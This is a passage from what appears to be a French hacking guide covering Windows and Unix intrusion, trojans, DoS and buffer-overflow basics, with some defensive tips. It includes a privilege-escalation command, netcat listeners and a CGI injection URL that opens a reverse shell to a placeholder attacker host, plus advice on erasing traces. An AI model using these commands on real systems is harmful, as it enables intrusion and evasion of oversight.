Cette petite explication du fingerprinting (prise d'empreintes du système d'exploitation à distance) n'a pas eu pour but de vous obliger à passer sous Linux. Mais analysez bien ce que l'open Source peut permettre de faire en connaissant le langage C. On pourrait avoir une meilleure sécurité et moins de problèmes, et cela parce que l'on aurait facilement accès au code source du noyau.

Maintenant passons au piratage et à la sécurisation du système d'exploitation de Microsoft.

Pour recenser les services et les ressources partagées étant sous Windows, reportez-vous au chapitre sur les utilitaires et outils automatisés.

Ce chapitre va se diviser en quatre parties :

- attaque commune à tous les Windows
- infiltration et piratage de Windows 9x

- infiltration et piratage de Windows NT
- autres ressources

## attaques communes à tous les Windows :


### chevaux de troie et autres :

Les chevaux de troie sont des programmes infectant qui ont pour but de donner, à la personne qui vous la installée, le pouvoir de prendre le contrôle de votre système. Les chevaux de troie sont généralement constitués de deux parties : le client et le serveur.



Le client va se connecter au serveur et ce dernier va effectuer ce que demande le client (cela dépend des fonctions que propose le client) .

Le serveur est installé sur le système cible, le client sur le système du pirate.

Comme cheval de troie, il existe NetBus, SubSeven, Back Orifice...







Certains, doivent se poser une question du genre : « les logiciels d'administration à distance sont alors de chevaux de troie ? »

Oui, les logiciels d'administration des PC à distance peuvent aussi être des chevaux de troie, cela dépend de la manière dont ils sont utilisés.

Passons maintenant à une autre forme de logiciels : les keyloggers.

Ce sont des logiciels qui vont nous permettre de savoir tous les caractères tapés sur le clavier de l'ordinateur cible mais aussi ce qu'a fait la cible depuis l'activation du programme.

### **les attaques Dos et DDoS :**

Des attaques de type refus de services ou encore les attaques de type buffer overflow à distance peuvent être utilisées pour faire planter un système équipé de Windows.

Pour plus d'informations sur les attaques Dos et DDoS, allez au chapitre consacré à ce sujet.

### **Autres :**

On peut aussi utiliser les techniques de cracking de mot de passe décrites au chapitre traitant du sujet.

## **infiltration et piratage de Windows 9x :**

Dans la première partie de ce chapitre, nous avons pratiquement fait le tour des techniques de base de piratage de Windows 9x.

Nous allons quand même voir une technique très utilisée par les virus et les chevaux de troie : l'installation dans des répertoires spécifiques pour être lancée au démarrage suivant. Pour faire cela, les créateurs de virus ou propagateurs installent leur virus dans le répertoire :

```
C:\Repertoire_windows\Start Menu\Programs\Start
```

ou dans les clés de la base de registre.

On peut aussi inspecter les différents répertoires systèmes de la cible pour y récolter des informations.

Pour finir, il y a aussi l'exploit NetBIOS.

## **infiltration et piratage de Windows NT :**

## **lophcrak :**

Ce programme permet de craquer les mots de passe du système (de fichiers Sam) . Pour cela, référez-vous au chapitre sur le piratage de mots de passe. *Lophcrack* a aussi des fonctions de capture de mots de passe (du sniffing en faite) dans des réseaux de systèmes sous Windows. Cette option s'appelle « SMB Relay ». Il y a sur Internet plein de tutoriaux sur l'utilisation de lophcrack.

## **une petite recherche :**

Pour obtenir des informations sensibles sur le système, on va devoir parcourir les répertoires systèmes et les clés de la base de registre.

Exemple : les clés *HLM\SECURITY\Policy\Secrets* contiennent des informations sensibles comme des mots de passe hachés...

## **les comptes par défaut :**

Les systèmes basés sur un noyau NT ont tous des comptes par défaut qui sont généralement utilisés par les services de maintenance, et pour plein d'autres activités. Pour savoir quels sont les noms de ses comptes, vous pouvez installer Windows NT ou XP et :

- soit voir les comptes du système dans les clés de la base de registre
- soit faire un clic droit sur l'icône du poste travail puis cliquez sur propriétés puis chercher parmi les onglet des informations sur les utilisateurs du système.

On peut aussi faire un tour sur le site de Microsoft.

Après avoir récupéré les logins et les éventuelles mot de passe de ses comptes, nous allons pouvoir nous connecter au système avec des pouvoirs pratiquement égaux à ceux de l'administrateur.

## **appartenir à un bon groupe :**

Le rêve tout pirate, appartenir au groupe des administrateurs ou d'autres groupes ayant des droits plutôt élevés. Et bien cela est possible grâce à des commandes DOS mais aussi à certains logiciels :

- `net localgroup administrator <user> /add` : permet d'ajouter un utilisateur au groupe des administrateurs.
- le logiciel `getadmin` permet aussi d'ajouter un utilisateur au groupe des administrateurs.

- il doit y avoir beaucoup d'exploits sur Internet qui permettent d'appartenir à des groupes ayant des droits élevés ou d'exécuter des commandes avec des droits élevés.

## **un interpréteur de commande :**

Comme pour linux, on peut obtenir un interpréteur de commandes du système Windows pour y exécuter ce que l'on veut.

Mais qu'est-ce qu'un interpréteur de commandes ?

C'est une interface logicielle en mode texte qui nous permet de prendre le contrôle de notre système : cela correspond en gros à la invite de commandes DOS.

Maintenant, voyons comment un pirate va pouvoir se procurer l'interpréteur de commandes du système.

Pour notre exemple, on va s'intéresser tout particulièrement à l'interpréteur « Remote Command Line » (`remote.exe`) de NT. Sachez qu'il y a aussi « Remote Command Service » (`rcmdsvc.exe`) .

Pour pouvoir réaliser l'attaque du pirate NT, il va nous falloir `netcat`, on s'arrangera pour faire installer un espion `netcat` sur le système de la cible.

`Netcat` est une application qui a de multiples fonctions intéressantes est importantes, c'est un programme à double tranchant car, il peut être aussi bien utilisé par un administrateur réseau que par un pirate.

Pour connaître toutes les facettes de `netcat`, référez-vous à son fichier d'aide.

Pour cette attaque, on a seulement besoin de configurer un espion `netcat` pour qu'il écoute un port du système cible en attente d'une connexion.

Nous allons aussi devoir configurer l'espion pour qu'il renvoie l'interpréteur de commande (`remote.exe`) dès qu'il détecte une connexion sur le port.

On se connecte aux *espions netcat* à l'aide de `netcat`.

## **exploits :**

On peut trouver plusieurs exploits sur Internet qui vont nous permettre d'accomplir des attaques sur le système ou de contourner certaines protections de l'administrateur ou du noyau.

## **effacer ses traces :**

Il y a plusieurs manières d'effacer ses traces sous NT après s'y être infiltrés : cela peut aller de la suppression du contenu des fichiers logs manuellement ou à l'aide de logiciels jusqu'à la création et l'installation de rootkits pour NT en passant par la modification des attributs des fichiers que l'on aurait pu cacher et à l'ajout d'information et d'utilitaires dans les fichiers.

Cette dernière technique est réalisable en utilisant un flux de fichiers fournis par NTFS, pour plus d'informations sur cette technique, faites une recherche sur les failles du système de fichiers NTFS et sur les utilitaires POSIX *cp* de Windows. Le must serait de lire un guide d'administration sous NT.

## autres ressources

### RUNDLL32.EXE

Microsoft a implémenté un utilitaire appelé `rundll32.exe` qui permet d'exécuter les fonctions d'une dll sans avoir à créer un programme complexe ou non.

Le seul problème avec ce programme est qu'il n'exécute pas les fonctions des APIs Win32.

Voici la syntaxe de `rundll32.exe` :

```
rundll32.exe [nom_dll],[fonction] [options]
```

### Les fichiers INF

Les fichiers INF sont des fichiers qui offrent la possibilité de faire diverses manipulations sur un système équipé de Windows. Cela va de l'installation d'un programme (qui peut même se faire sans l'accord de l'utilisateur) à l'ajout de données (entrées) dans la base de registre.

Nous n'allons pas voir comment créer les fichiers INF mais seulement leur constitution car cela dépasse le cadre de ce livre.

Les fichiers INF sont des fichiers textes qui contiennent diverses sections. Chaque section à une tâche particulière.

Pour information, il existe beaucoup de sections : un peu plus d'un dizaine.

Voici comment se compose une section :

```
[nom_section]  
instructions_a_executer
```

En premier, on spécifie le nom de la section pour que le fichier sache comment traiter les instructions à exécuter.

Exemple :

```
[DefaultInstall]
CopyFiles = CopyFiles

[CopyFiles]
programme.exe
```

Cet extrait de fichier INF va installer (s'il est exécuté) le programme « programme.exe » dans le répertoire choisi précédemment par le créateur du fichier.

### Conclusion :

Nous venons de voir des fichiers qui sont souvent utilisés lors de l'administration de systèmes ou pour d'autres actions.

Ils peuvent entre autre permettre à un pirate d'installer un virus ou des codes malveillants sur votre système sans votre accord (ce qui est possible en associant ces fichiers à des failles web qui permettent d'écrire des fichiers sur l'ordinateur de l'internaute : cf les failles ActiveX).

Pour plus d'informations sur les fichiers INF, certains sites web traitent de leur création mais aussi des livres de programmation et d'administration sous Windows.

## Les APIs Win32

Les APIs Win32 sont des fonctions permettant d'interagir aisément avec le système d'exploitation. Elles permettent de faire diverses actions. Elles sont déclarées dans des DLL et sont donc utilisables par tous les langages de programmation fonctionnant sous Windows (Delphi, C++, Visual Basic...).

La connaissance de ces APIs est un gros plus pour les pirates de systèmes Windows.

Voici 3 de ces fonctions (choisies au hasard):

Bibliothèque :	user32.dll
Son but :	permet de déconnecter l'utilisateur courant après avoir mis fin aux applications que ce dernier aurait lancé.
Syntaxe :	BOOL ExitWindow(DWORD dwReserved, UINT uReserved)
Description :	Les 2 paramètres doivent être mis à 0.  Si l'exécution de la fonction s'est déroulée avec succès, cette

	dernière renvoie TRUE, dans le cas contraire FALSE.
--	---

Bibliothèque :	kernel32.dll
Son but :	Permet d'obtenir le nom de l'ordinateur.
Syntaxe :	LPTSTR GetComputerName(LPTSTR <i>lpzName</i> , LPDWORD <i>lpdwBuffer</i> )
Description :	<p>- LPTSTR <i>lpzName</i> : est un pointeur vers l'espace mémoire (variable ou tableau de caractères) qui va contenir le nom fourni par la fonction.</p> <p>- LPDWORD <i>lpdwBuffer</i> : taille de l'espace mémoire.</p> <p>Si l'exécution de la fonction s'est déroulée avec succès, cette dernière renvoie TRUE, dans le cas contraire FALSE.</p>

Bibliothèque :	kernel32.dll
Son but :	Permet d'obtenir le nom du répertoire courant.
Syntaxe :	DWORD GetCurrentDirectory(DWORD <i>dwCurDir</i> , LPTSTR <i>lpzCurDir</i> )
Description :	<p>- DWORD <i>dwCurDir</i> : taille de l'espace mémoire qui va contenir le nom du répertoire courant.</p> <p>- LPTSTR <i>lpzCurDir</i> : pointeur vers l'espace mémoire qui va contenir le nom du répertoire courant.</p> <p>Si l'exécution de la fonction s'est déroulée avec succès, cette dernière renvoie le nombre de caractères obtenus, dans le cas contraire la valeur 0.</p>

### Parades :

- Installez un jeu le fichier log dans des répertoires anodins pour que les pirates ne puissent les modifier tous.
- Installez tous les patches de sécurité pour NT
- Analysez chaque port de son système quitte à les désactiver
- Vérifiez régulièrement chaque groupe
- Ne pas permettre au simple utilisateur d'installer des programmes
- Supprimez ou affectez un mot de passe aux comptes par défaut
- Bloquez l'accès à la base de registre aux utilisateurs devant avoir des pouvoirs limités
- Mettez un mot de passe aux ressources partagées
- Partagez vos lecteurs et vos imprimantes que si vous en avez vraiment besoin car le partage est à la base de la plupart des failles de Windows
- Installez des programmes anti-troyens comme Bouffe-troyen, The cleaner...
- Scannez vos ports et analysez ce qui s'y passent.





# Unix/Linux

## techniques de piratage de base :

### failles connues :

Pour pénétrer un système et avoir des droits élevés sur ce dernier, les pirates utilisent généralement des exploit (codes d'attaque rédigés par d'autres hackers) servant à pirater une faille spécifique d'un système ou d'un service. L'utilisation de ces exploits demande quand même quelques connaissances sur le système visé (services tournant en tâche de fond...).

Après avoir récupéré assez d'informations sur le système cible, ils vont devoir faire des recherches sur Internet pour trouver le bon exploit.

Pour informations, il existe certains sites dédiés à ces petits programmes.

### le code source :

Une des grandes forces de Linux est la possibilité d'avoir accès à son code source. Pourquoi ne pas en profiter pour y découvrir des failles ?

Cela peut-être un travail de longue haleine mais nécessite que trois éléments : le code source, un scanner de failles parcourant les codes sources (cf le chapitre sur le piratage de logiciels) et vos connaissances.

### les fichiers so et les autres bibliothèques :

Les bibliothèques sont des bouts de codes définissant les fonctions qu'utilisent certains programmes.

Les bibliothèques se doivent d'être sécurisées, mais le sont-elles vraiment ?

Nous allons sommairement voir comment sont créées les bibliothèques.

Les bibliothèques définissent des fonctions qui seront utilisées par les programmes.

Il existe deux types de bibliothèques : les bibliothèques dynamiques et les bibliothèques statiques.

Nous allons seulement voir la création des bibliothèques ELF :

- **les bibliothèques statiques** (qui sont intégrées à l'exécutable lors de l'édition des liens) :

Déjà, il faut écrire en langage C les fonctions de la bibliothèque, renommer les fichiers sources en *nom\_choisi.c*. Après cela, il faut en faire un fichier objet. Puis utiliser la commande *ar* avec ces options pour transformer le fichier objet en fichier bibliothèque (ayant comme extension « .a »). Pour finir on peut utiliser la commande *ranlib* pour créer l'index de la nouvelle bibliothèque.

- **les bibliothèques dynamiques** (qui sont chargées en mémoire lors de leurs appels) :

Comme pour les bibliothèques statiques, il faut créer un fichier objet puis avec gcc, il va falloir créer la bibliothèque (et en comme extension « .so ») avec des options comme *-shared*.

Pour plus informations sur la création des bibliothèques statiques et dynamiques sous Linux, référez-vous au fichier d'aide des commandes spécifiées mais aussi à des livres traitant de la programmation sous Linux.

Quelques fonctions servant à charger des bibliothèques :
• <i>dlopen()</i> ; permet de charger des bibliothèques dynamique.
• <i>dlsym()</i> ; permet d'avoir l'adresse de départ d'une fonction.
• <i>dlclose()</i> ; permet de décharger des bibliothèques dynamiques.

## les modules chargeables :

L'explication de la création d'un module sous linux dépasse un peu le cadre de ce livre bien que cela puisse être une très bonne protection et une très bonne base d'attaque. De plus seuls des bouquins traitant de la programmation sous linux peuvent expliquer de fond en comble la création de modules kernel invisibles ou non.

## attaque par lien symbolique :

Cette attaque peut permettre aux pirates d'accéder à des fichiers sensibles et d'effacer leurs contenus.

Mais qu'est-ce qu'un lien symbolique ?

Un lien symbolique est un simple fichier (sous Unix tout est fichier) qui créer un raccourci/lien vers un autre fichier. Lorsqu'un programme ou un utilisateur crée un lien ( à l'aide de la commande *ln -s <fichier\_precede\_du\_chemin> <nom\_raccourci>* ), ce dernier hérite des autorisations d'accès que l'utilisateur a le droit d'affecter à un fichier. Le problème ici, est que ce fichier « pointe » vers un autre fichier, donc lorsqu'un élément (utilitaire, programme, utilisateur) modifiera de

quelques manières que ce soient le lien, le fichier « pointé » héritera des autorisations du lien.

C'est pour cela, que cette attaque est très utilisée pour obtenir ou effacer le contenu des fichiers sensibles (/etc/passwd, le fichier shadow, lilo.conf et autres fichiers de configurations...).

Les systèmes sous Unix ont généralement le répertoire /temp qui n'est rempli que de fichiers temporaires qu'utilisent certains programmes. En déterminant à l'avance le nom du fichier temporaire que créera un programme, en lui donnant la propriété de lien symbolique : dès que le programme sera exécuté, le fichier sensible appartiendra à l'utilisateur ayant exécuté le programme.

### **troyens, programme infectant et sniffers :**

Comme pour les systèmes sous Windows, Unix/Linux peut-être infecté par des programmes infectant (cf chapitre sur les virus) et des logiciels d'administration à distance utilisés dans un but de malveillance ou comme backdoor.

Un sniffer, comme nous le verrons au chapitre sur les sniffers, permet de capturer le trafic d'un système. Linux possède plusieurs sniffers: comme TCPdump.

### **telnet inversé :**

Le telnet inversé permet d'avoir l'interpréteur de commandes de sa cible avec une connexion initialisée par elle-même, en faite on va créer une connexion « inversée » (c'est-à-dire que le serveur cible va se connecter à notre système et nous laisser pouvoir exécuter des commandes sur son shell).

Pour cela, on va créer 2 canaux de communications à l'aide des espions de netcat pour qu'ils écoutent deux ports de notre système. Maintenant la cible va pouvoir se connecter aux espions.

On peut maintenant écrire des commandes sur l'un des espions, le shell de la cible va l'interpréter et nous renvoyer le(s) résultat(s) sur l'autre canal de communication.

Maintenant passons à la configuration.

Sur notre machine, on doit avoir deux fenêtres de netcat :

- à la première, on a passé la commande : `nc -l -v -n -p 714`
- à la deuxième, on a passé la commande : `nc -l -v -n -p 417`

La première fenêtre va servir à passer les commandes au shell de la cible, la deuxième à recevoir les résultats de la cible.

Maintenant, vous allez taper la commande suivante dans votre navigateur préféré :

```
telnet ip_du_hacker 714 | /bin/sh | telnet ip_du_hacker 417
```

sous la forme unicode pour que votre navigateur l'exécute :

```
http://www.site.com/cgi-  
bin/page.cgi ?var=/usr/bin/telnet%20ip_du_hacker%20714%20|%20/  
bin/sh%20|%20/usr/bin/telnet%20ip_du_hacker%20417
```

La principale manière de faire du telnet inversé serait de trouver un serveur exécutant un cgi et acceptant que l'on passe des arguments dans l'url.

### **obtenir les mots de passe du système :**

Pour cela, le pirate a besoin d'un logiciel de crackage de mots de passe et des fichiers où sont conservés les logins (/etc/passwd) et les mots de passe (/etc/shadow) .

Pour plus informations, référez-vous au chapitre sur le cracking de mots de passe.



# **D'autres techniques de piratage**

# Attaques DoS et DdoS

Les attaques DoS et DDoS servent à invalider un / des systèmes à distance ou localement.

Les attaques DoS sont généralement utilisées lorsque l'on ne peut pas pénétrer un système et que l'on préfère le faire couler ou l'invalider. On peut aussi utiliser des attaques DoS et DDoS lorsque l'on ne veut pas qu'un système assure sa fonction.

Il existe différentes techniques d'attaques Dos et DDoS que nous verrons plus tard. Voyons d'abord comment fonctionnent ces attaques pour arriver à leur fin.

Il existe deux types d'attaques Dos :

- le DoS local
- Le DoS réseau

Le DoS local peut passer par :

- une saturation disque
- saturation de l'espace mémoire par la création d'un processus demandant énormément de travail de la part du processeur et beaucoup de mémoire
- un buffer overflow sur une fonction d'un programme
- la saturation des partitions des fichiers logs pour ne pas permettre au système d'enregistrer les activités du pirate.
- une attaque du système de fichiers ou du noyau

Le DoS réseau peut passer par :

- une saturation des services du système
- un buffer overflow à distance
- l'utilisation des technologies du Web comme le Javascript, Active X pour planter ou dégrader le système
- l'épuisement de la bande passante d'un réseau
- l'épuisement des ressources systèmes (par exemple en fragmentant IP à plusieurs reprises et massivement)
- et par plusieurs d'autres techniques (comme le smurf, le teardrop...)

Les codes pour faire des attaques de type refus de services peuvent être écrits dans différents langages : du C au PERL en passant par le python et le REBOL.

## **logiciels de DoS ou de simulation d'attaque :**

Les logiciels permettant de faire du refus de service distribué ont généralement le même fonctionnement et la même architecture : un client (généralement la personne voulant faire l'attaque), les serveurs (logiciels qui vont servir de relais entre le client et les agents) et les agents (ce sont ces bouts de codes qui vont faire planter les systèmes à distance).

Comme logiciel de refus de service distribué, il y a :

- TRINOO
- TRIBAL FLOOD NETWORK
- TFN2K

## **Parades :**

- appliquer les patches de sécurité prévues à cet effet





# Dépassements de tampon

Analysons d'abord l'histoire des dépassements de tampons. Puis nous verrons les bases à connaître pour mieux saisir la puissance de cette vulnérabilité. Nous verrons en dernier comment les pirates font pour mettre en place une attaque par dépassement de tampon.

## mais qu'est-ce qu'un dépassement de tampon ?

Une attaque de type buffer overflow (dépassement de tampon) sert à faire déborder la pile d'exécution. Cela entraîne le déplacement et la destruction d'éléments utilisés par un processus, donc lorsque des programmes viendront chercher des éléments les concernant à des espaces mémoire bien précis, ils trouveront autre chose.

Généralement, lorsqu'il y a dépassement de tampon, il y a exploitation des fonctionnalités et des possibilités du système cible. Il y a plusieurs applications qu'un pirate peut vouloir exploiter : le shell (ou interpréteur de commandes) du système, des logiciels spécifiques...

Bien sûr, un buffer overflow peut seulement servir à faire une attaque de type denial of service local.

La possibilité de faire des buffer overflow est due à deux problèmes :

- le manque de contrôle des fonctions passées en mémoire
- le manque de contrôle des éléments situés dans la pile

Le premier problème est *relativement facile* à éviter si les programmeurs utilisaient quelques notions de programmation sécurisée.

Le deuxième problème est un peu plus dur à éviter car pour sécuriser cela, il faudrait, par exemple, créer un patch pour la pile ou encore verrouiller et déverrouiller dynamiquement les espaces mémoire du système.

## les notions de base :

Pour bien comprendre les attaques de type dépassement de tampon, il faut des connaissances en langage C et assembleur, surtout des connaissances sur les registres, les registres de segments, sur le comment de la création des adresses mémoires, les types de données, les instructions CALL, IRET, RET, RETF, NOP mais aussi sur le fonctionnement d'un empilement et d'un dépilement, et le plus important savoir comment fonctionne la pile.

## le langage C

Nous allons seulement voir les trois principales fonctions qu'utilisent généralement les pirates pour effectuer un dépassement de tampon .

Il y a :

- les variantes de printf( ) qui permettent d'imprimer des caractères vers un tampon que le programme spécifie (cf sprintf( );)
- strcpy(dest, src); qui permet de copier 'src' dans 'dest'
- strcat(dest, src); qui permet de concaténer des éléments, lorsque les arguments passés à la fonction correspondent à des variables, ce sont leurs valeurs qui sont concaténées.

### les registres du processeur :

Nom du registre pour les systèmes 32 bits	Nom du registre pour les systèmes 16 bits	Nom des registres pour les systèmes 8 bits : (bit de poids fort et bit de poids faible)	Fonction
EAX	AX	AH et AL	Registre accumulateur
EBX	BX	BH et BL	Registre de base
ECX	CX	CH et CL	Registre compteur
EDX	DX	DH et DL	Registre de données
ESI	SI		Index de sources
EDI	DI		Index de destination
ESP	SP		Pointeur de pile
EIP	IP		Pointeur d'instruction
EBP	BP		Pointeur de base

### les registres de segment :

Nom du registre	Signification	Fonction
CS	Segment de Code	Il a comme valeur l'adresse du commencement des instructions d'un programme
DS	Segment de Données	Il a comme valeur l'adresse du début des données qu'utilise le programme
ES	Extra-Segment	Il a comme adresse un segment de données libre
SS	Segment de Pile	Il a comme adresse celle de

		la pile
FS et GS		Il sont comme ES

### la création des adresses mémoire :

En premier, vous devez savoir qu'une adresse mémoire est formée du segment et de l'offset.

Pour connaître la place d'un octet, il faut prendre le segment et l'offset, leur ajouter la lettre h (au deux parties) puis multiplier le segment par seize et additionner au résultat l'offset.

Le résultat de cette multiplication puis de cette addition constitue l'adresse mémoire d'un octet.

Pour plus informations, référez-vous à un livre traitant de la constitution des éléments d'un ordinateur.

### certaines instructions :

Nom de l'instruction	Fonction
CALL	L'instruction CALL permet de se brancher à une sous-routine à l'aide de branchements intra-segments ou extra-segments. Lors de l'utilisation de cette instruction, le registre IP est mis sur la pile, on lui affecte l'adresse de la sous-routine et lorsque la sous-routine a fini d'être exécutée, la précédente valeur de IP est chargée
RET	Permet de revenir au programme parent ( ou encore appelant ) lorsqu'une sous-routine s'est exécutée
RETF	Son but est semblable à celui de RET. Sa particularité est qu'elle permet de revenir au programme appelant même s'il se trouve dans un autre segment
NOP	C'est une instruction qui ne fait rien et passe à l'instruction suivante.

### POP et PUSH :

Pour mettre une donnée sur la pile, on utilise l'instruction PUSH et cela s'appelle faire un empilement, à ce moment-là, SP est décrémenté de deux octets pour les mots, 4 octets pour les double mots...

Pour récupérer une donnée placée sur la pile, on utilise l'instruction POP, cela s'appelle faire un dépilement, à ce moment-là, SP est incrémenté de 2 octets pour les mots, 4 octets pour le double mots...

## **la pile :**

La pile est un espace utilisé par les programmes pour placer temporairement les éléments et pouvoir les récupérer plus tard. La pile est de type LIFO (Last In First Out = le premier élément entré est le dernier sorti) c'est-à-dire, pour ceux qui n'auraient pas compris que la pile se remplit de la fin vers le début (un peu comme un verre que l'on remplit d'eau).

## **créer un code d'attaque :**

Nous allons voir comment mettre en place une attaque de type dépassement tampon servant à exploiter une des fonctionnalités du système. Cela s'appelle faire un dépassement de tampon contrôlé.

Mais voyons d'abord quelques moyens permettant d'injecter et exécuter son code actif (appelé aussi œuf) .

## **l'injection et l'exécution :**

Le but de tout ce que l'on va faire, va être de faire exécuter un shellcode par le programme cible : plus le logiciel aura des droits élevés plus notre shellcode aura des possibilités d'accès élevés.

Le buffer que l'on va injecter peut aussi contenir un lien vers une adresse où l'on aura placé le shellcode (ou œuf).

Avant de continuer, voyons où l'on peut placer l'œuf. Ce dernier peut-être placé dans un fichier, dans des variables d'environnement, directement sur la pile, dans une bibliothèque dynamique des fonctions...

Pour se brancher directement sur l'œuf , nous allons voir 3 méthodes : le branchement direct, l'utilisation de la fonction CALL, le retour à une adresse approximative.

- la branchement direct : cela peut servir si l'on connaît l'adresse où est située l'œuf sur la pile
- La fonction CALL : cette fonction du langage assembleur permet d'appeler des sous-routines. Avec certaines options, CALL peut faire des branchements intra-segment et extra-segment. Lors de cet appel, EIP est

placée sur la pile et contient l'adresse de la sous-routine appelée. Quand la sous-routine a fini son exécution, l'ancienne valeur de IP est rechargée.

- Le retour à une adresse approximative : généralement lorsqu'une sous-routine finit son exécution, on revient au programme appelant à l'aide de la fonction RET. Si un pirate connaît l'adresse retour, il peut soit la modifier par l'adresse de son oeuvre soit utiliser un buffer overflow pour placer son oeuf à l'adresse de retour.

### **créer son œuf :**

L'œuf correspond à la charge centrale de l'attaque. Un oeuf attaque généralement une faille qui permet de faire planter le système cible ou pouvoir accéder à des fichiers...

L'œuf doit donc être bien codé.

Pour créer un oeuf, le conseil serait d'écrire le moins de code possible, d'utiliser le plus possible les ressources offertes par le système cible (comme les bibliothèques dynamiques que possède le système, les appels systèmes ou syscall), de passer par le shell pour simplifier la recherche et l'accès à un fichier et de laisser un backdoor.

Le shellcode peut être écrit en langage C. La plupart de ses instructions devront être des appels systèmes (syscall).

Exemple : `exit(0)` doit être remplacé par `_exit(0)`

